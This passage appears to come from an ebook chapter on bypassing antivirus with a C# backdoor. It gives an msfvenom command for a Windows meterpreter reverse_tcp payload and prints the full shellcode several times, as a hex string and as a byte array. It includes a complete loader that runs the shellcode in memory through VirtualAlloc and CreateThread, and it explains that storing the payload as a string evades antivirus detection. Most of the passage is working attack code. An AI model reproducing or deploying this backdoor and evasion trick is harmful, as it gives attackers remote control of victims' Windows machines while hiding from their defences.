0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,

0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x05,

0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,

0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,

0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,

0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,

0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,

0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,

0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,

0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,

https://t.me/learningnets

```
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5 };
```

As you can see we have these bytes in our Text File (payload_cs.txt)

byte[] buf = new byte[510] { 0x**fc**,0x**48**,0x83,0xe4,0xf0,0xe8,0xcc,0x00, ...
. ,0xb5,0xa2,0x56,0x**ff**,0x**d5** };

also our payload will start with these bytes “FC” , “48” and Finished “FF” , “D5” and our payload length was 510 bytes , in this output we have one Variable with Name “buf” with type of Bytes[] Array .

Now you can Copy this Output and Paste that in your C# Projects but **this is not Good Idea** so in this chapter I will explain why Copy and Paste this buf Bytes[] Array variable to your Projects is not Good idea but now we should talk about other Things .

To starting New Project in VS.NET 2008 or 2015 you should Select C# Console Application also .NET Framework 4.0 or 3.5 or 2.0 only .

In “**Source_Code_1**” you can see my Simple Backdoor Code with Project Name “NativePayload_HardcodedPayload” so my Name-Space is “NativePayload_HardcodedPayload".

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
```

https://t.me/learningnets

```
namespace NativePayload_HardcodedPayload

{

   class Program

   {

      static void Main(string[] args)

      {

         /// STEP 1: Begin

         /// msfvenom --platform windows --arch x86_64 -p
windows/x64/meterpreter/reverse_tcp lhost=192.168.37.129 -f c > payload.txt

         string payload = "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,
52,60,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,
20,41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85
,72,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,5
6,48,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,
24,08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,8
8,48,01,d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,1
2,e9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,
49,bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,0
1,00,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,
c0,48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,
d5,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,
f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,5
8,48,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89
,f9,41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,
2f,0f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,
b4,41,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";

         string[] Xpayload = payload.Split(',');

         byte[] X_Final = new byte[Xpayload.Length];

         for (int i = 0; i < Xpayload.Length; i++)

         {

            X_Final[i] = Convert.ToByte(Xpayload[i], 16);

         }


// byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41
,0x51 ,0x41 ,0x50 ,0x52 ,0x51 ,0x56 ,0x48 ,0x31 ,0xd2 ,0x65 ,0x48 ,0x8b ,0x52 ,0x60 ,0x48
,0x8b ,0x52 ,0x18 ,0x48 ,0x8b ,0x52 ,0x20 ,0x48 ,0x8b ,0x72 ,0x50 ,0x48 ,0x0f ,0xb7 ,0x4a ,0x4a
,0x4d ,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x3c ,0x61 ,0x7c ,0x02 ,0x2c ,0x20 ,0x41 ,0xc1 ,0xc9
,0x0d ,0x41 ,0x01 ,0xc1 ,0xe2 ,0xed ,0x52 ,0x41 ,0x51 ,0x48 ,0x8b ,0x52 ,0x20 ,0x8b ,0x42 ,0x3c
```

https://t.me/learningnets

```
,0x48 ,0x01 ,0xd0 ,0x66 ,0x81 ,0x78 ,0x18 ,0x0b ,0x02 ,0x0f ,0x85 ,0x72 ,0x00 ,0x00 ,0x00 ,0x8b
,0x80 ,0x88 ,0x00 ,0x00 ,0x00 ,0x48 ,0x85 ,0xc0 ,0x74 ,0x67 ,0x48 ,0x01 ,0xd0 ,0x50 ,0x8b ,0x48
,0x18 ,0x44 ,0x8b ,0x40 ,0x20 ,0x49 ,0x01 ,0xd0 ,0xe3 ,0x56 ,0x48 ,0xff ,0xc9 ,0x41 ,0x8b ,0x34
,0x88 ,0x48 ,0x01 ,0xd6 ,0x4d ,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x41 ,0xc1 ,0xc9 ,0x0d ,0x41
,0x01 ,0xc1 ,0x38 ,0xe0 ,0x75 ,0xf1 ,0x4c ,0x03 ,0x4c ,0x24 ,0x08 ,0x45 ,0x39 ,0xd1 ,0x75 ,0xd8
,0x58 ,0x44 ,0x8b ,0x40 ,0x24 ,0x49 ,0x01 ,0xd0 ,0x66 ,0x41 ,0x8b ,0x0c ,0x48 ,0x44 ,0x8b ,0x40
,0x1c ,0x49 ,0x01 ,0xd0 ,0x41 ,0x8b ,0x04 ,0x88 ,0x48 ,0x01 ,0xd0 ,0x41 ,0x58 ,0x41 ,0x58 ,0x5e
,0x59 ,0x5a ,0x41 ,0x58 ,0x41 ,0x59 ,0x41 ,0x5a ,0x48 ,0x83 ,0xec ,0x20 ,0x41 ,0x52 ,0xff ,0xe0
,0x58 ,0x41 ,0x59 ,0x5a ,0x48 ,0x8b ,0x12 ,0xe9 ,0x4b ,0xff ,0xff ,0xff ,0x5d ,0x49 ,0xbe ,0x77
,0x73 ,0x32 ,0x5f ,0x33 ,0x32 ,0x00 ,0x00 ,0x41 ,0x56 ,0x49 ,0x89 ,0xe6 ,0x48 ,0x81 ,0xec ,0xa0
,0x01 ,0x00 ,0x00 ,0x49 ,0x89 ,0xe5 ,0x49 ,0xbc ,0x02 ,0x00 ,0x11 ,0x5c ,0xc0 ,0xa8 ,0x25 ,0x81
,0x41 ,0x54 ,0x49 ,0x89 ,0xe4 ,0x4c ,0x89 ,0xf1 ,0x41 ,0xba ,0x4c ,0x77 ,0x26 ,0x07 ,0xff ,0xd5
,0x4c ,0x89 ,0xea ,0x68 ,0x01 ,0x01 ,0x00 ,0x00 ,0x59 ,0x41 ,0xba ,0x29 ,0x80 ,0x6b ,0x00 ,0xff
,0xd5 ,0x6a ,0x05 ,0x41 ,0x5e ,0x50 ,0x50 ,0x4d ,0x31 ,0xc9 ,0x4d ,0x31 ,0xc0 ,0x48 ,0xff ,0xc0
,0x48 ,0x89 ,0xc2 ,0x48 ,0xff ,0xc0 ,0x48 ,0x89 ,0xc1 ,0x41 ,0xba ,0xea ,0x0f ,0xdf ,0xe0 ,0xff
,0xd5 ,0x48 ,0x89 ,0xc7 ,0x6a ,0x10 ,0x41 ,0x58 ,0x4c ,0x89 ,0xe2 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba
,0x99 ,0xa5 ,0x74 ,0x61 ,0xff ,0xd5 ,0x85 ,0xc0 ,0x74 ,0x0a ,0x49 ,0xff ,0xce ,0x75 ,0xe5 ,0xe8
,0x93 ,0x00 ,0x00 ,0x00 ,0x48 ,0x83 ,0xec ,0x10 ,0x48 ,0x89 ,0xe2 ,0x4d ,0x31 ,0xc9 ,0x6a ,0x04
,0x41 ,0x58 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00
,0x7e ,0x55 ,0x48 ,0x83 ,0xc4 ,0x20 ,0x5e ,0x89 ,0xf6 ,0x6a ,0x40 ,0x41 ,0x59 ,0x68 ,0x00 ,0x10
,0x00 ,0x00 ,0x41 ,0x58 ,0x48 ,0x89 ,0xf2 ,0x48 ,0x31 ,0xc9 ,0x41 ,0xba ,0x58 ,0xa4 ,0x53 ,0xe5
,0xff ,0xd5 ,0x48 ,0x89 ,0xc3 ,0x49 ,0x89 ,0xc7 ,0x4d ,0x31 ,0xc9 ,0x49 ,0x89 ,0xf0 ,0x48 ,0x89
,0xda ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00 ,0x7d
,0x28 ,0x58 ,0x41 ,0x57 ,0x59 ,0x68 ,0x00 ,0x40 ,0x00 ,0x00 ,0x41 ,0x58 ,0x6a ,0x00 ,0x5a ,0x41
,0xba ,0x0b ,0x2f ,0x0f ,0x30 ,0xff ,0xd5 ,0x57 ,0x59 ,0x41 ,0xba ,0x75 ,0x6e ,0x4d ,0x61 ,0xff
,0xd5 ,0x49 ,0xff ,0xce ,0xe9 ,0x3c ,0xff ,0xff ,0xff ,0x48 ,0x01 ,0xc3 ,0x48 ,0x29 ,0xc6 ,0x48
,0x85 ,0xf6 ,0x75 ,0xb4 ,0x41 ,0xff ,0xe7 ,0x58 ,0x6a ,0x00 ,0x59 ,0x49 ,0xc7 ,0xc2 ,0xf0 ,0xb5
,0xa2 ,0x56 ,0xff ,0xd5 };

        /// STEP 1: End

        /// STEP 2: Begin

        UInt32 MEM_COMMIT = 0x1000;

        UInt32 PAGE_EXECUTE_READWRITE = 0x40;

        Console.WriteLine();

        Console.ForegroundColor = ConsoleColor.Gray;

        Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");

        UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_
EXECUTE_READWRITE);

        Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);

        IntPtr hThread = IntPtr.Zero;
```

https://t.me/learningnets

```
            UInt32 threadId = 0x0000;

            IntPtr pinfo = IntPtr.Zero;


            hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);

            WaitForSingleObject(hThread, 0xffffffff);

            /// STEP 2: End

        }

        [DllImport("kernel32")]

        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocatio
nType, UInt32 flProtect);

        [DllImport("kernel32")]

        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize,
UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

        [DllImport("kernel32")]

        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    }

}
```

Source_Code_1 : Simple C# Backdoor with Metasploit Meterpreter Payload.

We should talk about Source_Code_1 step by step .

First of all I want to talk about (**Trick-1 : Using String variables**) in this technique you can convert your payload from Byte[] Array Variable to Strings Variable then you can Hard-coded your payload in your source code by String Variable finally in MEMORY you will Convert This String Variable to Byte[] Array Variable again , But in this Time you will do it in MEMORY so Detecting this Convert from String to Bytes by AVS is Difficult at least for most of them .

Q. Important Question : why we should not Use Byte[] array Variables by Default in Source Code ?

A. Short Answer is : Detecting Meterpreter Payload by Bytes Variable in your exe or Source code is Simpler than String Variables also the most AV will not good Check/Scan Strings in your EXE.

So this code was better if you want to Hard-coded your Meterpreter Payload in C# Source Code.

https://t.me/learningnets

Good way ==> string payload = "fc,48,83,e4,f0,e8,cc,..........,56,ff,d5";

Bad way ==> byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0,...};

maybe Safe way ==> Don't Hard-coded Payloads in Source Codes.(we will talk about this in next chapters)

let me explain this Trick by Pictures .

As you can in these Codes I have two files , **NativePayload_HardcodedPayload_string.exe** and **NativePayload_HardcodedPayload_bytes.exe**

These files Compiled by two Tricks first String method second by Byte Method so we have these Codes for each :

NativePayload_HardcodedPayload_string.exe C# Code :

```
  string payload = "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,60
,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,41
,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85,72,0
0,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,48,
ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,0
8,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,48,
01,d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e9,
4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,bc
,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,00,
00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,48
,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5,8
5,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,41
,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,48,
89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,4
1,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0f,
30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,41
,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";

            string[] Xpayload = payload.Split(',');

            byte[] X_Final = new byte[Xpayload.Length];

            for (int i = 0; i < Xpayload.Length; i++)

            {

              X_Final[i] = Convert.ToByte(Xpayload[i], 16);
```

https://t.me/learningnets

```
}
```

NativePayload_HardcodedPayload_bytes.exe C# Code :

```
//   string payload = "fc,48,83,e4,f0,e8,cc,00,00,00,41,51,41,50,52,51,56,48,31,d2,65,48,8b,52,
60,48,8b,52,18,48,8b,52,20,48,8b,72,50,48,0f,b7,4a,4a,4d,31,c9,48,31,c0,ac,3c,61,7c,02,2c,20,
41,c1,c9,0d,41,01,c1,e2,ed,52,41,51,48,8b,52,20,8b,42,3c,48,01,d0,66,81,78,18,0b,02,0f,85,72
,00,00,00,8b,80,88,00,00,00,48,85,c0,74,67,48,01,d0,50,8b,48,18,44,8b,40,20,49,01,d0,e3,56,4
8,ff,c9,41,8b,34,88,48,01,d6,4d,31,c9,48,31,c0,ac,41,c1,c9,0d,41,01,c1,38,e0,75,f1,4c,03,4c,24,
08,45,39,d1,75,d8,58,44,8b,40,24,49,01,d0,66,41,8b,0c,48,44,8b,40,1c,49,01,d0,41,8b,04,88,4
8,01,d0,41,58,41,58,5e,59,5a,41,58,41,59,41,5a,48,83,ec,20,41,52,ff,e0,58,41,59,5a,48,8b,12,e
9,4b,ff,ff,ff,5d,49,be,77,73,32,5f,33,32,00,00,41,56,49,89,e6,48,81,ec,a0,01,00,00,49,89,e5,49,
bc,02,00,11,5c,c0,a8,25,81,41,54,49,89,e4,4c,89,f1,41,ba,4c,77,26,07,ff,d5,4c,89,ea,68,01,01,0
0,00,59,41,ba,29,80,6b,00,ff,d5,6a,05,41,5e,50,50,4d,31,c9,4d,31,c0,48,ff,c0,48,89,c2,48,ff,c0,
48,89,c1,41,ba,ea,0f,df,e0,ff,d5,48,89,c7,6a,10,41,58,4c,89,e2,48,89,f9,41,ba,99,a5,74,61,ff,d5
,85,c0,74,0a,49,ff,ce,75,e5,e8,93,00,00,00,48,83,ec,10,48,89,e2,4d,31,c9,6a,04,41,58,48,89,f9,
41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7e,55,48,83,c4,20,5e,89,f6,6a,40,41,59,68,00,10,00,00,41,58,4
8,89,f2,48,31,c9,41,ba,58,a4,53,e5,ff,d5,48,89,c3,49,89,c7,4d,31,c9,49,89,f0,48,89,da,48,89,f9,
41,ba,02,d9,c8,5f,ff,d5,83,f8,00,7d,28,58,41,57,59,68,00,40,00,00,41,58,6a,00,5a,41,ba,0b,2f,0
f,30,ff,d5,57,59,41,ba,75,6e,4d,61,ff,d5,49,ff,ce,e9,3c,ff,ff,ff,48,01,c3,48,29,c6,48,85,f6,75,b4,4
1,ff,e7,58,6a,00,59,49,c7,c2,f0,b5,a2,56,ff,d5";

   //      string[] Xpayload = payload.Split(',');

    //     byte[] X_Final = new byte[Xpayload.Length];

    //     for (int i = 0; i < Xpayload.Length; i++)

     //    {

      //       X_Final[i] = Convert.ToByte(Xpayload[i], 16);

     //    }


 byte[] X_Final = new byte[] { 0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41 ,0
x51 ,0x41 ,0x50 ,0x52 ,0x51 ,0x56 ,0x48 ,0x31 ,0xd2 ,0x65 ,0x48 ,0x8b ,0x52 ,0x60 ,0x48 ,0x8b ,
0x52 ,0x18 ,0x48 ,0x8b ,0x52 ,0x20 ,0x48 ,0x8b ,0x72 ,0x50 ,0x48 ,0x0f ,0xb7 ,0x4a ,0x4a ,0x4d
,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x3c ,0x61 ,0x7c ,0x02 ,0x2c ,0x20 ,0x41 ,0xc1 ,0xc9 ,0x0d ,
0x41 ,0x01 ,0xc1 ,0xe2 ,0xed ,0x52 ,0x41 ,0x51 ,0x48 ,0x8b ,0x52 ,0x20 ,0x8b ,0x42 ,0x3c ,0x48
,0x01 ,0xd0 ,0x66 ,0x81 ,0x78 ,0x18 ,0x0b ,0x02 ,0x0f ,0x85 ,0x72 ,0x00 ,0x00 ,0x00 ,0x8b ,0x80
 ,0x88 ,0x00 ,0x00 ,0x00 ,0x48 ,0x85 ,0xc0 ,0x74 ,0x67 ,0x48 ,0x01 ,0xd0 ,0x50 ,0x8b ,0x48 ,0x1
8 ,0x44 ,0x8b ,0x40 ,0x20 ,0x49 ,0x01 ,0xd0 ,0xe3 ,0x56 ,0x48 ,0xff ,0xc9 ,0x41 ,0x8b ,0x34 ,0x8
8 ,0x48 ,0x01 ,0xd6 ,0x4d ,0x31 ,0xc9 ,0x48 ,0x31 ,0xc0 ,0xac ,0x41 ,0xc1 ,0xc9 ,0x0d ,0x41 ,0x0
1 ,0xc1 ,0x38 ,0xe0 ,0x75 ,0xf1 ,0x4c ,0x03 ,0x4c ,0x24 ,0x08 ,0x45 ,0x39 ,0xd1 ,0x75 ,0xd8 ,0x5
8 ,0x44 ,0x8b ,0x40 ,0x24 ,0x49 ,0x01 ,0xd0 ,0x66 ,0x41 ,0x8b ,0x0c ,0x48 ,0x44 ,0x8b ,0x40 ,0x
1c ,0x49 ,0x01 ,0xd0 ,0x41 ,0x8b ,0x04 ,0x88 ,0x48 ,0x01 ,0xd0 ,0x41 ,0x58 ,0x41 ,0x58 ,0x5e ,0
x59 ,0x5a ,0x41 ,0x58 ,0x41 ,0x59 ,0x41 ,0x5a ,0x48 ,0x83 ,0xec ,0x20 ,0x41 ,0x52 ,0xff ,0xe0 ,0
```

```
x58 ,0x41 ,0x59 ,0x5a ,0x48 ,0x8b ,0x12 ,0xe9 ,0x4b ,0xff ,0xff ,0xff ,0x5d ,0x49 ,0xbe ,0x77 ,0x7
3 ,0x32 ,0x5f ,0x33 ,0x32 ,0x00 ,0x00 ,0x41 ,0x56 ,0x49 ,0x89 ,0xe6 ,0x48 ,0x81 ,0xec ,0xa0 ,0x0
1 ,0x00 ,0x00 ,0x49 ,0x89 ,0xe5 ,0x49 ,0xbc ,0x02 ,0x00 ,0x11 ,0x5c ,0xc0 ,0xa8 ,0x25 ,0x81 ,0x4
1 ,0x54 ,0x49 ,0x89 ,0xe4 ,0x4c ,0x89 ,0xf1 ,0x41 ,0xba ,0x4c ,0x77 ,0x26 ,0x07 ,0xff ,0xd5 ,0x4c
 ,0x89 ,0xea ,0x68 ,0x01 ,0x01 ,0x00 ,0x00 ,0x59 ,0x41 ,0xba ,0x29 ,0x80 ,0x6b ,0x00 ,0xff ,0xd5
 ,0x6a ,0x05 ,0x41 ,0x5e ,0x50 ,0x50 ,0x4d ,0x31 ,0xc9 ,0x4d ,0x31 ,0xc0 ,0x48 ,0xff ,0xc0 ,0x48
,0x89 ,0xc2 ,0x48 ,0xff ,0xc0 ,0x48 ,0x89 ,0xc1 ,0x41 ,0xba ,0xea ,0x0f ,0xdf ,0xe0 ,0xff ,0xd5 ,0x
48 ,0x89 ,0xc7 ,0x6a ,0x10 ,0x41 ,0x58 ,0x4c ,0x89 ,0xe2 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x99 ,0x
a5 ,0x74 ,0x61 ,0xff ,0xd5 ,0x85 ,0xc0 ,0x74 ,0x0a ,0x49 ,0xff ,0xce ,0x75 ,0xe5 ,0xe8 ,0x93 ,0x0
0 ,0x00 ,0x00 ,0x48 ,0x83 ,0xec ,0x10 ,0x48 ,0x89 ,0xe2 ,0x4d ,0x31 ,0xc9 ,0x6a ,0x04 ,0x41 ,0x
58 ,0x48 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00 ,0x7e ,0x5
5 ,0x48 ,0x83 ,0xc4 ,0x20 ,0x5e ,0x89 ,0xf6 ,0x6a ,0x40 ,0x41 ,0x59 ,0x68 ,0x00 ,0x10 ,0x00 ,0x0
0 ,0x41 ,0x58 ,0x48 ,0x89 ,0xf2 ,0x48 ,0x31 ,0xc9 ,0x41 ,0xba ,0x58 ,0xa4 ,0x53 ,0xe5 ,0xff ,0xd
5 ,0x48 ,0x89 ,0xc3 ,0x49 ,0x89 ,0xc7 ,0x4d ,0x31 ,0xc9 ,0x49 ,0x89 ,0xf0 ,0x48 ,0x89 ,0xda ,0x4
8 ,0x89 ,0xf9 ,0x41 ,0xba ,0x02 ,0xd9 ,0xc8 ,0x5f ,0xff ,0xd5 ,0x83 ,0xf8 ,0x00 ,0x7d ,0x28 ,0x58
,0x41 ,0x57 ,0x59 ,0x68 ,0x00 ,0x40 ,0x00 ,0x00 ,0x41 ,0x58 ,0x6a ,0x00 ,0x5a ,0x41 ,0xba ,0x0b
 ,0x2f ,0x0f ,0x30 ,0xff ,0xd5 ,0x57 ,0x59 ,0x41 ,0xba ,0x75 ,0x6e ,0x4d ,0x61 ,0xff ,0xd5 ,0x49 ,
0xff ,0xce ,0xe9 ,0x3c ,0xff ,0xff ,0xff ,0x48 ,0x01 ,0xc3 ,0x48 ,0x29 ,0xc6 ,0x48 ,0x85 ,0xf6 ,0x75
 ,0xb4 ,0x41 ,0xff ,0xe7 ,0x58 ,0x6a ,0x00 ,0x59 ,0x49 ,0xc7 ,0xc2 ,0xf0 ,0xb5 ,0xa2 ,0x56 ,0xff ,0
xd5};
```


in “Picture 1” you can compare result for two Codes (string and bytes) :

as you can see by string method your Meterpreter Payload Transformed From “**FC , 48**” to “**66 63 , 34 38**” in your EXE file.

But with byte Method your Meterpreter Payloads without change Hard-coded to your EXE file so this File will detect Probably by most of AVS very fast .

Picture 1:

https://t.me/learningnets



now we should talk about Section “STEP1” in our “Source Code 1”

```
1.  string payload = "fc,48,83,e4,f0,...,a2,56,ff,d5";
2.  string[] Xpayload = payload.Split(',');
3.          byte[] X_Final = new byte[Xpayload.Length];
4.          for (int i = 0; i < Xpayload.Length; i++)
5.          {
6.              X_Final[i] = Convert.ToByte(Xpayload[i], 16);
7.          }
```

